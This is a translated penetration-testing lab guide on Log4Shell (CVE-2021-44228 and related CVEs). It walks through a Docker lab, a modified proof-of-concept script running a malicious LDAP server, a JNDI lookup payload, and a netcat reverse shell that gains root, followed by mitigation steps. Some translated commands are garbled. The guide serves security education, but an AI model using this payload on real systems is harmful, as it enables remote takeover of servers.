iGNITE Technologies

A DETAILED GUIDE ON

LOG4J

PENETRATION TESTING

(CVE-2021-45105)

Contenido

Introducción

Vamos a discutir y demostrar en nuestra configuración de laboratorio la explotación de la nueva vulnerabilidad identificada como CVE-2021-44228 que afecta al paquete de registro de Java, Log4J. Esta vulnerabilidad tiene una puntuación de gravedad de 10,0, la designación más crítica, y ofrece ejecución remota de código en hosts que utilizan software que utiliza la utilidad log4j. Este ataque también ha sido denominado "Log4Shell".

Log4jshell

CVE-2021-44228

Descripción: Las funciones JNDI de Apache Log4j2 2.0-beta9 a 2.12.1 y 2.13.0 a 2.15.0 utilizadas en la configuración, los mensajes de registro y los parámetros no protegen contra LDAP controlado por atacantes ni otros puntos finales relacionados con JNDI. Un atacante que pueda controlar los mensajes de registro o los parámetros de los mensajes de registro puede ejecutar código arbitrario cargado desde servidores LDAP cuando la sustitución de búsqueda de mensajes está habilitada.

Tipo de vulnerabilidad	Ejecución remota de código
Gravedad	Crítico
Puntuación CVSS base	10.0
Versiones afectadas	Todas las versiones desde 2.0-beta9 hasta 2.14.1

CVE-2021-45046

Se descubrió que la solución para abordar CVE-2021-44228 en Apache Log4j 2.15.0 estaba incompleta en ciertas configuraciones no predeterminadas. Cuando la configuración de registro utiliza un diseño de patrón no predeterminado con una búsqueda de contexto (por ejemplo, $${ctx:loginId}), los atacantes con control sobre los datos de entrada del Thread Context Map (MDC) pueden crear datos de entrada maliciosos utilizando un patrón de búsqueda JNDI. , lo que resulta en una fuga de información y ejecución remota de código en algunos entornos y ejecución de código local en todos los entornos; código remoto
La ejecución se ha demostrado en macOS pero no en otros entornos probados.

Tipo de vulnerabilidad	Ejecución remota de código
Gravedad	Crítico
Puntuación CVSS base	9.0
Versiones afectadas	Todas las versiones desde 2.0-beta9 hasta 2.15.0, excepto 2.12.2

CVE-2021-45105

Las versiones 2.0-alpha1 a 2.16.0 de Apache Log4j2 no protegían contra la recursividad incontrolada de búsquedas autorreferenciales. Cuando la configuración de registro utiliza un diseño de patrón no predeterminado con una búsqueda de contexto (por ejemplo, $${ctx:loginId}), los atacantes con control sobre los datos de entrada del mapa de contexto de subprocesos (MDC) pueden crear datos de entrada maliciosos que contengan una búsqueda recursiva. , lo que dará como resultado un StackOverflowError que finalizará el proceso. Esto también se conoce como ataque DOS (Denegación de Servicio).

Tipo de vulnerabilidad	Negación de servicio
Gravedad	Alto
Puntuación CVSS base	7.5
Versiones afectadas	Todas las versiones desde 2.0-beta9 hasta 2.16.0


¿Qué es Log4J?

Log4j es una utilidad de registro basada en Java que forma parte de Apache Logging Services. Log4j es uno de los varios marcos de registro de Java que utilizan popularmente millones de aplicaciones Java en Internet.

¿Qué es LDAP y JNDI?

LDAP (Protocolo ligero de acceso a directorios) es un protocolo abierto y multiplataforma que se utiliza para la autenticación del servicio de directorio. Proporciona el lenguaje de comunicación que utilizan las aplicaciones para comunicarse con otros servicios de directorio. Los servicios de directorio almacenan mucha información importante, como detalles de cuentas de usuario, contraseñas, cuentas de computadora, etc., que se comparte con otros dispositivos en la red.

JNDI (Java Naming and Directory Interface) es una interfaz de programación de aplicaciones (API) que proporciona funcionalidad de nombres y directorios a aplicaciones escritas utilizando el lenguaje de programación Java.



JNDI y LDAP Chemistry JNDI proporciona una API estándar para interactuar con servicios de nombres y directorios mediante una interfaz de proveedor de servicios (SPI). JNDI proporciona aplicaciones y objetos Java con una interfaz potente y transparente para acceder a servicios de directorio como LDAP. La siguiente tabla muestra las operaciones equivalentes comunes de LDAP y JNDI.


Operation	What it does	JNDI equivalent
Search	Search directory for matching directory entries	DirContext.search()
Compare	Compare directory entry to a set of attributes	DirContext.search()
Add	Add a new directory entry	DirContext.bind(), DirContext.createSubcontext()
Modify	Modify a particular directory entry	DirContext.modifyAttributes()
Delete	Delete a particular directory entry	Context.unbind(), Context.destroySubcontext()
Rename	Rename or modify the DN	Context.rename()
Bind	Start a session with an LDAP server	new InitialDirContext()
Unbind	End a session with an LDAP server	Context.close()
Abandon	Abandon an operation previously sent to the server	Context.close(), NamingEnumneration.close()
Extended	Extended operations command	LdapContext.extendedOperation()

Búsqueda Log4J JNDI

La búsqueda es un tipo de mecanismo que agrega valores a la configuración de log4j en lugares arbitrarios. Log4j tiene la capacidad de realizar múltiples búsquedas, como mapas, propiedades del sistema y búsquedas JNDI (Java Naming and Directory Interface).

Log4j utiliza la API JNDI para obtener servicios de nombres y directorios de varios proveedores de servicios disponibles: LDAP, COS (Common Object Services), registro Java RMI (Invocación de método remoto), DNS (Servicio de nombres de dominio), etc., si se implementa esta funcionalidad. deberíamos esta línea de código en algún lugar del programa: ${jndi:logging/context-name}

Un escenario normal de Log4J




El diagrama anterior muestra un escenario log4j normal.

Explotar el escenario de Log4j

Un atacante que pueda controlar los mensajes de registro o los parámetros de los mensajes de registro puede ejecutar código arbitrario en el servidor vulnerable cargado desde servidores LDAP cuando la sustitución de búsqueda de mensajes está habilitada. Como resultado, un atacante puede crear una solicitud especial que haría que la utilidad descargue y ejecute la carga útil de forma remota.

A continuación se muestra el ejemplo más común utilizando la combinación de JNDI y LDAP:
${jndi:ldap://<host>:<puerto>/<carga útil>}



1. Un atacante inserta la búsqueda JNDI en un campo de encabezado que probablemente se registre.
2. La cadena se pasa a log4j para su registro.
3. Log4j interpola la cadena y consulta el servidor LDAP malicioso.
4. El servidor LDAP responde con información de directorio que contiene la clase Java maliciosa.
5. Java deserializa (o descarga) la clase Java maliciosa y la ejecuta.

Configuración del laboratorio Pentest

En la configuración del laboratorio, usaremos Kali VM como máquina atacante y Ubuntu VM como máquina objetivo. Entonces prepararemos la máquina ubuntu.

```
clon de git https://github.com/kozmer/log4j-shell-poc.git
```

```
root@ubuntu:~# git clone https://github.com/kozmer/log4j-shell-poc.git
Cloning into 'log4j-shell-poc'...
remote: Enumerating objects: 152, done.
remote: Counting objects: 100% (152/152), done.
remote: Compressing objects: 100% (119/119), done.
remote: Total 152 (delta 44), reused 91 (delta 16), pack-reused 0
Receiving objects: 100% (152/152), 40.35 MiB | 9.80 MiB/s, done.
Resolving deltas: 100% (44/44), done.
```

Una vez que se haya completado el comando git clone, busque el directorio log4j-shell-poc.

cd log4j-shell-poc/

Una vez dentro de ese directorio, ya podemos ejecutar el comando docker.

ventana acoplable build -t log4j-shell-poc.

```
root@ubuntu:~# cd log4j-shell-poc/
root@ubuntu:~/log4j-shell-poc# docker build -t log4j-shell-poc .
Sending build context to Docker daemon  86.85MB
Step 1/5 : FROM tomcat:8.0.36-jre8
8.0.36-jre8: Pulling from library/tomcat
8ad8b3f87b37: Pull complete
751fe39c4d34: Pull complete
b165e84cccc1: Pull complete
acfcc7cbc59b: Pull complete
04b7a9efc4af: Pull complete
b16e55fe5285: Pull complete
8c5cbb866b55: Pull complete
96290882cd1b: Pull complete
85852deeb719: Pull complete
ff68ba87c7a1: Pull complete
584acdc953da: Pull complete
cbed1c54bbdf: Pull complete
4f8389678fc5: Pull complete
Digest: sha256:e6d667fbac9073af3f38c2d75e6195de6e7011bb9e4175f391e0e35382ef8d0d
Status: Downloaded newer image for tomcat:8.0.36-jre8
 ---> 945050cf462d
Step 2/5 : RUN rm -rf /usr/local/tomcat/webapps/*
 ---> Running in 8724a170b0ba
Removing intermediate container 8724a170b0ba
 ---> 0cc623252287
Step 3/5 : ADD target/log4shell-1.0-SNAPSHOT.war /usr/local/tomcat/webapps/ROOT.war
 ---> 4cc6925f66e1
Step 4/5 : EXPOSE 8080
 ---> Running in cd1da2f08fae
Removing intermediate container cd1da2f08fae
 ---> 99f4149f5790
Step 5/5 : CMD ["catalina.sh", "run"]
 ---> Running in f5c1fa9bfe87
Removing intermediate container f5c1fa9bfe87
 ---> 1593051f5c64
Successfully built 1593051f5c64
Successfully tagged log4j-shell-poc:latest
```

Después de eso, ejecute el segundo comando en la página de github.


ejecución de la ventana acoplable: host de red log4j-shell-poc

Estos comandos nos permitirán utilizar el archivo acoplable con una aplicación vulnerable.

```
root@ubuntu:~/log4j-shell-poc# docker run --network host log4j-shell-poc
16-Dec-2021 09:37:05.996 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server version:
16-Dec-2021 09:37:05.997 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server built:
16-Dec-2021 09:37:05.998 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server number:
16-Dec-2021 09:37:05.998 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Name:
16-Dec-2021 09:37:05.999 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Version:
16-Dec-2021 09:37:05.999 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Architecture:
16-Dec-2021 09:37:05.999 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Java Home:
16-Dec-2021 09:37:06.000 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Version:
16-Dec-2021 09:37:06.000 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Vendor:
16-Dec-2021 09:37:06.000 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_BASE:
16-Dec-2021 09:37:06.001 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_HOME:
```

Una vez completado, ya tenemos listo nuestro servidor de aplicaciones web vulnerable. Abra un navegador en la máquina ubuntu y escriba la siguiente dirección: 127.0.0.1:8080.

Ahora busquemos la dirección IP de destino en el navegador de nuestro Kali en el puerto 8080.



Entonces, esta es la aplicación acoplable vulnerable y el área afectada por esta vulnerabilidad es el campo de nombre de usuario. Es aquí donde vamos a inyectar nuestra carga útil. Ahora, la configuración del laboratorio está lista. Tenemos nuestra máquina objetivo vulnerable en funcionamiento. Es hora de realizar el ataque.

Explotación de Log4j (CVE-2021-44228)

En la máquina kali, necesitamos clonar el mismo repositorio. Entonces, escriba el siguiente comando:

```
clon de git https://github.com/kozmer/log4j-shell-poc.git
```

```
┌──(root💀kali)-[~]
└─# git clone https://github.com/kozmer/log4j-shell-poc.git
Cloning into 'log4j-shell-poc'...
remote: Enumerating objects: 152, done.
remote: Counting objects: 100% (152/152), done.
remote: Compressing objects: 100% (119/119), done.
remote: Total 152 (delta 44), reused 91 (delta 16), pack-reused 0
Receiving objects: 100% (152/152), 40.35 MiB | 10.94 MiB/s, done.
Resolving deltas: 100% (44/44), done.
```

Ahora necesitamos instalar la versión JDK. Este se puede descargar en el siguiente enlace.

https://mirrors.huaweicloud.com/java/jdk/8u202-b08/

Haga clic en la versión correcta y descárguela dentro de Kali Linux.

Index of java-local/jdk/8u202-b08

Name	Last modified	Size
../		
jdk-8u202-linux-arm32-vfp-hflt.tar.gz	20-Dec-2018 01:49	72.86 MB
jdk-8u202-linux-arm64-vfp-hflt.tar.gz	20-Dec-2018 01:50	69.75 MB
jdk-8u202-linux-i586.rpm	20-Dec-2018 01:50	173.08 MB
jdk-8u202-linux-i586.tar.gz	20-Dec-2018 01:49	187.9 MB
jdk-8u202-linux-x64.rpm	20-Dec-2018 01:50	170.15 MB
jdk-8u202-linux-x64.tar.gz	20-Dec-2018 01:50	185.05 MB
jdk-8u202-macosx-x64.dmg	20-Dec-2018 01:50	249.15 MB
jdk-8u202-solaris-sparcv9.tar.Z	20-Dec-2018 01:49	125.09 MB
jdk-8u202-solaris-sparcv9.tar.gz	20-Dec-2018 01:49	88.1 MB
jdk-8u202-solaris-x64.tar.Z	20-Dec-2018 01:49	124.37 MB
jdk-8u202-solaris-x64.tar.gz	20-Dec-2018 01:50	85.38 MB
jdk-8u202-windows-i586.exe	20-Dec-2018 01:50	201.64 MB
jdk-8u202-windows-x64.exe	20-Dec-2018 01:49	211.58 MB

Ahora vaya a la carpeta de descargas y descomprima ese archivo ejecutando el comando.

```
tar -xf jdk-8u202-linux-x64.tar.gz
mv jdk1.8.0 202 /usr/bin
CD /usr/bin/
ls | grep jdk1.8.0 202
```

No, necesitamos mover el archivo extraído a la carpeta usr/bin y buscar la carpeta /usr/bin/ y verificar si jdk está aquí.

```
┌──(root💀kali)-[~/Downloads]
└─# tar -xf jdk-8u202-linux-x64.tar.gz

┌──(root💀kali)-[~/Downloads]
└─# mv jdk1.8.0_202 /usr/bin

┌──(root💀kali)-[~/Downloads]
└─# cd /usr/bin/

┌──(root💀kali)-[/usr/bin]
└─# ls | grep jdk1.8.0_202
jdk1.8.0_202
```

Una vez verificado, salgamos de este directorio y busquemos el directorio log4j-shell-poc . Esa carpeta contiene un script de Python, poc.py , que configuraremos según la configuración de nuestro laboratorio. Aquí debe modificar './jdk1.8.2.20/' a '/usr/bin/jdk1.8.0_202/ como se resalta. Lo que hemos hecho aquí es cambiar la ruta de la ubicación de Java y la versión de Java en el script.


Ahora necesitamos realizar los mismos cambios en la función create_ldap_server. Hay 2 líneas de código que deben cambiarse.

```
  GNU nano 5.9                                  poc.py


def checkJavaAvailible():
  javaver = subprocess.call(['/usr/bin/jdk1.8.0_202/bin/java', '-version'], stderr=s>
  if(javaver != 0):
    print(Fore.RED + '[-] Java is not installed inside the repository ')
    sys.exit()


def createLdapServer(userip, lport):
  sendme = ("${jndi:ldap://%s:1389/a}") % (userip)
  print(Fore.GREEN +"[+] Send me: "+sendme+"\n")

  subprocess.run(['/usr/bin/jdk1.8.0_202/bin/javac', "Exploit.java"])

  url = "http://{}:{}/#Exploit".format(userip, lport)
  subprocess.run(["/usr/bin/jdk1.8.0_202/bin/java", "-cp",
                  "target/marshalsec-0.0.3-SNAPSHOT-all.jar", "marshalsec.jndi.LDAPRe>


def header():
  print(Fore.BLUE+"""
[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc
""")
```

Ahora que se han realizado todos los cambios, debemos guardar el archivo y prepararnos para iniciar el ataque. En la máquina atacante, que es Kali Linux, accederemos a la aplicación web vulnerable de Docker dentro de un navegador escribiendo la IP de la máquina Ubuntu:8080


Ahora iniciemos un oyente de netscan y comencemos el ataque.

```
nc-lvp 9001
```



Escriba el siguiente comando en una terminal. Asegúrese de estar en el directorio log4j-shell-poc al ejecutar el comando.


```
python3 poc.py --userip 192.168.29.163 --webport 8000 --lport 9001
```



Este script inició el servidor ldap local malicioso.

Ahora deja

Copie el comando completo después de enviarme: ${jndi:ldap://192.168.1.108:1389/a} y péguelo dentro del navegador en el campo de nombre de usuario. Esta será nuestra carga útil. En el campo de contraseña, puede proporcionar cualquier cosa.



Haga clic en el botón de inicio de sesión para ejecutar la carga útil. Luego cambie a las ventanas de netcat donde deberíamos obtener un shell inverso.

```
┌──(root💀kali)-[~]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.29.163] from (UNKNOWN) [192.168.29.129] 51426
id
uid=0(root) gid=0(root) groups=0(root)
ls -al
total 136
drwxr-sr-x 1 root staff  4096 Aug 31  2016 .
drwxrwsr-x 1 root staff  4096 Aug 31  2016 ..
-rw-r--r-- 1 root root  57011 Jun  9  2016 LICENSE
-rw-r--r-- 1 root root   1444 Jun  9  2016 NOTICE
-rw-r--r-- 1 root root   6739 Jun  9  2016 RELEASE-NOTES
-rw-r--r-- 1 root root  16195 Jun  9  2016 RUNNING.txt
drwxr-xr-x 2 root root   4096 Aug 31  2016 bin
drwxr-xr-x 1 root root   4096 Dec 16 11:23 conf
drwxr-sr-x 3 root staff  4096 Aug 31  2016 include
drwxr-xr-x 2 root root   4096 Aug 31  2016 lib
drwxr-xr-x 1 root root   4096 Dec 16 11:23 logs
drwxr-sr-x 3 root staff  4096 Aug 31  2016 native-jni-lib
drwxr-xr-x 2 root root   4096 Aug 31  2016 temp
drwxr-xr-x 1 root root   4096 Dec 16 11:23 webapps
drwxr-xr-x 1 root root   4096 Dec 16 11:23 work
```

Finalmente estamos dentro de esa imagen acoplable de aplicación web vulnerable.

Mitigación

CVE-2021-44228: Corregido en Log4j 2.15.0 (Java 8)

Implemente una de las siguientes técnicas de mitigación:

- Los usuarios de Java 8 (o posterior) deben actualizar a la versión 2.16.0.
- Los usuarios de Java 7 deben actualizar a la versión 2.12.2.

- De lo contrario, en cualquier versión que no sea 2.16.0, puede eliminar la clase JndiLookup de la ruta de clase: zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
- Se recomienda a los usuarios no habilitar JNDI en Log4j 2.16.0. Si se requiere el JMS Appender, use Log4j 2.12.2

CVE-2021-45046: Corregido en Log4j 2.12.2 (Java 7) y Log4j 2.16.0 (Java 8)

Implemente una de las siguientes técnicas de mitigación:

- Los usuarios de Java 8 (o posterior) deben actualizar a la versión 2.16.0.
- Los usuarios de Java 7 deben actualizar a la versión 2.12.2.
- De lo contrario, en cualquier versión que no sea 2.16.0, puede eliminar la clase JndiLookup de la ruta de clase: zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
- Se recomienda a los usuarios no habilitar JNDI en Log4j 2.16.0. Si se requiere el JMS Appender, use Log4j 2.12.2.

CVE-2021-45105: Corregido en Log4j 2.17.0 (Java 8)

Implemente una de las siguientes técnicas de mitigación:

- Los usuarios de Java 8 (o posterior) deben actualizar a la versión 2.17.0.
- En PatternLayout en la configuración de registro, reemplace las búsquedas de contexto como ${ctx:loginId} o $${ctx:loginId} con patrones de mapa de contexto de subprocesos (%X, %mdc o %MDC).
- De lo contrario, en la configuración, elimine las referencias a búsquedas de contexto como ${ctx:loginId} o $${ctx:loginId} cuando se originen en fuentes externas a la aplicación, como encabezados HTTP o entradas del usuario.

Para leer más sobre mitigación, puede acceder al siguiente enlace:

https://logging.apache.org/log4j/2.x/security.html

iGNITE Technologies

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO


PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in